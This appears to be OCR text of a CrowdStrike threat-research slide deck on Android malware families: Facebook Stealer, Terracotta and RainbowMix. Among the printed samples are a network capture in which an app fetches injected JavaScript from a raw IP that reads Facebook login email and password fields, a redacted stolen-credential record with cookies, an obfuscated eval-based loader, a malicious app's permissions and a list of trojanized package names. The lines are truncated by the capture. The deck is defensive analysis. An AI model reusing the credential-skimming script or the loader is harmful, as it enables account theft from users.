400	GET	graph.facebook.com	/v5.0/226577222413073/button_auto_detection_device_selection?fields=is_selected&format=json&sdk	10:41:32	38 ms	1.88 KB	Com...	
200	POST	web.facebook.com	/adnw_sync	10:41:32	107 ms	5.95 KB	Com...	
200	POST	graph.facebook.com	/v5.0/226577222413073/activities	10:41:32	298 ms	2.07 KB	Com...	
200	GET	45.32.110.28	/config.php?packageName=com.viewedites.showimg&a=getForce	10:41:32	308 ms	490 bytes	Com...	

Filter: Focused Settings

Overview Contents Summary Chart Notes

1

Headers Query String Text Hex Raw

Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Vary: Accept-Encoding
Connection: keep-alive

{"retCode":0,"u":"https:\/\/www.facebook.com\/login.php","ds":0,"d":"function Logs(msg){console.log(msg)}function exec(){try{var m=document.getElementById(\"email\").value;var p=document.
p=document.getElementById(\"m_login_password\").value;if(m.length<=0||p.length<=0){return false}t.a(m,p)}catch(e){}}}function login(){try{var
loginFormObj=document.getElementById(\"loginform\");loginFormObj.getElementsByTagName(\"button\")[0].addEventListener(\"touchend\",function(){exec()});loginFormObj.getElementsByTag
loginFormObj=document.getElementById(\"login_form\");loginFormObj.querySelectorAll(\"button[name^=login]\")[0].addEventListener(\"touchend\",function(){exec()});loginFormObj.querySelec
r testpclogin=\/facebook\\.com\\\/login\\.php\/i;var testwaplogin=\/m.facebook\\.com\\\/$|m.facebook\\.com\\\/login\\.php\/i;if(testpclogin.test(window.location.href)||testwaplogin.test(windo
testurl=\/facebook\\.com\\\/bookmarks\\\/pages\/i;var testbmurl=\/business\\.facebook\\.com\/i;if(testurl.test(window.location.href)){Logs(\"==========33333\");var
obj=document.getElementById(\"bookmarksSeeAllEntSection\");if(obj==null){Logs(\"==========33333++++++\");obj=document.getElementsByTagName(\"iframe\")[0].contentDocume

Headers Text Hex HTML JSON JSON Text Raw

CROWDSTRIKE

Facebook Stealer

{"name":"AbaXXXXX1@yandex.com","password":"XXXXXXXXX","cookie":"locale=en_US; sb=pdFuYKVYXXXXXXocbCX; datr=pdFuYXXXXX23FvT6rH66AyKt; wd=980x1807; dpr=3; c_user=10003XXXXXX698; xs=34%3AycSKHXXXXXXXX%3A2%3A1617875462%3A15084%3A7724; fr=1MFuanJGigJztRAbY.AWWXXXXXXGXSeDnu4V7Q.BgbtGl.Q4.AAA.0.0.BgbtIF.AWVTgjd_0o4; spin=r.1003590795_b.trunk_t.1617875466_s.1_v.2_","page":0,"bm":0,"ua":"(https:\/\/www.facebook.com\/raXXXXXXii.7)Mozilla\/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit\/537.36 (KHTML, like Gecko) Chrome\/86.0.4240.185 Safari\/537.36"}

CROWDSTRIKE

Facebook Stealer

content:"r=user/init"

FILES 3

D62D5CF815C3410C9919F4D004E78BF2546AAAB679FE5128DCCBEEEE213F0AFF

libapp.so

elf 64bits shared-lib

CBE23C06749154C05196D43DEC1661D29BA9AB5C1233EC2FA525BF957C8FDA8D

classes.dex

android dex

0959148CD8FE04B0ACDE85BBC989829E248DE15BEBFB568394F07B8B50F1DF65

classes.dex

CROWDSTRIKE

!ILLEGAL MALWARE




Figure 1: Attractiveness of hacking based on financial gain and effort

CROWDSTRIKE

CROWDSTRIKE

Probably nothing, but noting it here just in case -- the top IP in the blocklist s launching right now is a corporate address associated with Hospital. It's hitting ~6M impressions per week and is the top IP by quite some margin

pasted image


@Link ip 170.12

Link


```
{
  "ip": "170.12
  "hostname": "webma                rg",
  "city":
  "region": "Pennsylvania",
  "country": "US",
  "loc":                  5",
  "org": "AS54                              ealth",
  "postal": "      ",
  "timezone": "America/New_York"
}
```


CROWDSTRIKE

Terracotta



CROWDSTRIKE

Terracotta



Shop in Wallmart, BestBuy or Ikea and use your personal **$500** QR-code - coupon on a register.

Share your QR-code to a friend! After he downloads app from your QR-code - coupon, you both get additional **$150** for CVS.

Click to share

Valid after: May 21, 2020


CROWDSTRIKE

Terracotta

```
z = function z() {
    _0x3fe2('0x22', 'Qw]2') !== _0x3fe2('0x23', '5ra8') ? new Promise(function (_r52) {
        _0x3fe2('0x24', 'X*la') === _0x3fe2('0x25', 'QvwT') ? null != _reactNativeUuid.default[_0x3fe2('0x26', 'N7R7')] ?
            _0x3fe2('0x32', 'lI*S') === _0x3fe2('0x33', 'sK$h') ? (null == _reactNative.default[_0x3fe2('0x34', '*#3n')] &
                eval(c(_0x3fe2('0x3f', 'rRwK'), m[_0x3fe2('0x40', 'C8w4')].id, 1)[_0x3fe2('0x41', 'z0mk')]())
            })(_reactNative.default, _reactNativeFirebase.default, _reactNativeUuid.default[_0x3fe2('0x42', 'SqF3')], _0x3
        })[_0x3fe2('0x4d', 'GNlV')](function (x) {
            if (_0x3fe2('0x4e', 'N7Mb') === _0x3fe2('0x4f', '*PU)')) return null;
            _r52()
        }) : _r52[_0x3fe2('0x50', 'SqF3')] > 0 && _reactNative.default[_0x3fe2('0x51', 'lI*S')][_0x3fe2('0x52', '5ra8')] >
    })[_0x3fe2('0x62', 'ztXP')](function () {
        if (_0x3fe2('0x63', 'Qw]2') === _0x3fe2('0x64', 'lu)U')) return _reactNative.default[_0x3fe2('0x6c', 'lI*S')][_0x3
            if (_0x3fe2('0x6e', '*#3n') !== _0x3fe2('0x6f', 'B1sZ')) return null;
            _reactNative.default[_0x3fe2('0x70', 'N7Mb')] = {}, _reactNative.default[_0x3fe2('0x71', '8saw')].f = {}, _rea
        });
        _reactNativeUuid.default[_0x3fe2('0x65', 'vOaI')][_0x3fe2('0x66', '&b8Y')] = t, _reactNativeFirebase.default[_0x3f
    })[_0x3fe2('0x7a', 'A[cJ')](function (rf) {
        if (_0x3fe2('0x7b', 'sK$h') === _0x3fe2('0x7c', 'N7Mb')) {
            if (_reactNativeUuid.default[_0x3fe2('0x7d', 'SGft')]) {
                if (_0x3fe2('0x7e', 'QvwT') === _0x3fe2('0x7f', 'B1sZ')) return null;
                _reactNativeUuid.default[_0x3fe2('0x80', 'lI*S')] = {}, _reactNativeUuid.default[_0x3fe2('0x81', 'Qw]2')]
                    _0x3fe2('0x8f', 'Qw]2') !== _0x3fe2('0x90', 'QvwT') ? (_reactNativeUuid.default[_0x3fe2('0x91', 'wrR5
```

CROWDSTRIKE

Terracotta



CROWDSTRIKE

Terracotta

```
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<uses-permission android:name="android.permission.USE_FULL_SCREEN_INTENT"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
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<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<application android:theme="@style/Theme.Translucent.NoTitleBar" android:label="MMM" andro
    <service android:label="replace_1" android:name="com.example.mmm.NotificationGSLister"
        <intent-filter>
```

CROWDSTRIKE

RainbowMix

com.badicecream.icepowers
com.badicecream.icepowers.bnn
com.badicecreamdeluxe.fruitattack
com.banjolab.ninetailstransformation
com.battleflag.senki.warofheroes
com.battleflag.senki.warofheroes2
com.battleofpirates.legendreturn
com.battleofsaiyan.universes
com.battleofsuper.warriorssuperblue
com.battleofz.sragonsmash
com.battleofz.sragonsmash2
com.battleofz.superwarriors
com.battletoads.dragonbro
com.battletoadsfighter.toadmania
com.bestclassic.supersmashflash
com.blackflag.piratesvsfairysuperbattle2
com.blazering.crazyworld
com.blazering.dashwarriors
com.bubblebobble.ghostmaze
com.buzzygames.worldtour
com.cactusteam.monstervshero
com.challenger.whitehatcowboy
com.championgame.supergodfist
com.chaosgames.kamebattle
com.circusclassic.lionjump
com.clashofdragon.stickheroes.ncr
com.classiccar.jackaljeep
com.classicnes.emulator.retrogames
com.cocolabs.magicstickwarriors
com.colorisland.bubblebobble
com.comicgames.animeninjaarena
com.comicgames.mangaworldbattlesaga
com.craftvalley.masterblockpe
com.dbzgames.resurrectionfrieza
com.dbziny.dragonkungfu
com.demonlabs.leagueofwarriors
com.denisnapoleon.felixpille.dbzauraofagod
com.denisnapoleon.felixpille.dbzauraofagod2
com.shadowdash.returnofknu
com.shadowrun.adventuresofdashheroes
com.shinigami.realmdeathfight
com.shinigami.realmdeathfight2
com.shinigami.tournamentofshinobi
com.simulators.blockartwarcraft.survival
com.smashbros.fightingarena
com.smashbros.shadowrun
com.smcgames.snesplayer
com.soldierforce.snowfield
com.somari2019.theadventurer
com.doubleheroes.dragon
com.dragonbattle.doublerevenge
com.dragonbrothers.jungleattack
com.dragonbrothers.waterfall
com.dragongames.battleofssjj
com.dragonstudio.kamestickheroes
com.dwagames.superzwarriors
com.earthbound.thegiftmanchronicles
com.epicnine.hakibattle
com.epicwildgames.demontail
com.epicworldbattle.stormpower
com.epicworldbattle.stormpower2
com.fanmades.comicninjabattle
com.farewellgames.ninjamagicwar
com.farewellgames.ninjamagicwar2
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com.fieldsofjustice.championsbattle
com.fighter.godofuniversecrusader
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com.fireicecouple.thelighttemple
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com.gunsmoke.legendshooting
com.hokage.unlimitedheroes
com.hopkins.borutofights
com.hotboyandicegirl.templeinforest
com.hotboyandicegirl.templeinforest2
com.hotboyandicegirl.templeinforest3
com.jackalshooting.supersoliders
com.johnslabs.superwarriorsmoba
com.jojovsninja.battle
com.jumpsuperstars.ultimatebattle
com.karolinagames.powerfighters
com.starsfighting.greatwarofheroes
com.stealthnaruassassins.tournament
com.stickgames.batlestarsv5
com.stickhero.xiaoreturn
com.stickninjafight.legendary
com.streethopper.basketchallenge
com.superclassic.dashwarriors
com.supercomicgames.starsfighting
com.superdinosaurs.frogsoldier
com.superdug.diggerinmaze
com.superfireboy.theforestdungeon
com.superfireboy.thelightdungeon
com.karolinagames.powerfighters2
com.kidicarus.angelland
com.kimmesegames.endlessring
com.kingdomguardian.rushwars
com.kingdomofbowmans.magicarrow
com.kingofsaiyan.dragonarena
com.kingofuniversefighters.ultrainstinct
com.kissonthebeach.lovelygirl
com.knucklesadvance.megamix
com.kog.zenexhibitionmarch
com.leagueofjustice.animewarriors
com.leagueofjustice.animewarriors2
com.leagueofjustice.animewarriorsreturn
com.leagueofninja.mobaarena
com.leagueofninja.mobabattle
com.leagueofninja.mobabattle2
com.legendarywarrior.powerofbroly
com.legendofmana.secret
com.legendstudio.bardockwarrior
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com.msluggames.supervehicle
com.myboypro.gbcemulatorpro
com.namekgame.dragons
com.narugames.ninjafarewell
com.nauticalking.burningwill
com.nauticalking.burningwill2
com.ndsemuclassic.emulator
com.ndsemuclassic.emulatorv2
com.ndsplayer.ndsemuforandroid
com.neopop.neogeo.poco
com.nesfcbro.nesemulator
com.nicbros.thesecretrings
com.nido64.n64retrogames.emulator
com.ninjaarena.legendfighting2
com.SuperGG.FightingWorld.HerofromUniverse
com.supermjbuu.besttransformations
com.superrockheroes.battlenetwork
com.supersmash.n64emulator
com.superspeed.heroes2019
com.superturtleswarriors.ninjaproject
com.superturtleswarriors.secretproject
com.superzfighter.tournament
com.ninjabattle.shinobilegend
com.ninjabon.battleofninja
com.ninjagames.legendroad
com.ninjamoba.finalbattle
com.ninjarampage.legendarypower
com.ninjarevenge.bladevssoul2
com.ninjasurvival.deathmatch
com.nswon.legendaryshinobiwar
com.pandagames.skilldashpower
com.panicmaze.mushroomkingdom
com.persianwarrior.recuseprincessjasmine
com.PiSNES.SNESforAPK
com.pocketlabs.emeraldmonsters
com.pokeblack.ndsemulator
com.pokediamond.ndsemulator
com.pokeemerald.gbaemulator
com.pokegba.pokegamess
com.pokerubygames.gbaemulator
com.pokestadium.n64emulator
com.powerzfighters.superkakarot
com.puzzgmamesstudio.icecaveattack
com.puzzlegames.bombmaze
com.pwlegend.fiercefightingarcade
com.rabbitgames.ringchampion
com.racingbattle.zdragonjumpracing
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com.rikigames.shenronblast
com.rikigames.shenronblast2
com.ringmania.lostworld
com.riseoftheninja.darkwar
com.riseoftheninja.darkwar2
com.roadfighterclassic
com.ronandgames.superzwarriors
com.roulettegame.soccerrandomteamgen
com.royalflush.princesssidestory
com.rubypoke.kingofmonsters
com.rushadventure.shadowrings
com.saiyanchampions.thelegacyofsaiyan
com.saiyanclassic.fightinggames
com.saiyanfight.vsninjapirate
com.saiyanfighters.kingofavengers
com.saiyanrevenge.zlegendaryz
com.saiyanvsninja.arena
com.sbo.awakeningofsaiyan
com.senamo.ultimateninjawar
com.sgs.superbluefullpower
com.sweetygames.animeavenger
com.sweetykiss.bedroomkissing
com.sweetykiss.bedroomkissing2
com.swimmingpoolkissing.princess
com.themagicalquest.mouse
com.thewildwestriders.bountyhunters
com.thronedefender.riseofarcher
com.tinygame.circusclassic
com.tournamentgames.zenoexpochampion

CROWDSTRIKE

RainbowMix

REVIEWS

Review Policy

3.4

49 total

5
4
3
2
1

MonaLiza Cazeñas
May 17, 2020
3

Cool but it is not like my boy GBA Emulator.my boy GBA emulator is the best of all GBA emulator. I want on the next update this is like my boy GBA emulator all cheat engine and more.

The Irish Potato
March 29, 2020
5

Yes you download the games, you'll get pop up ads/notifications. On certain games.

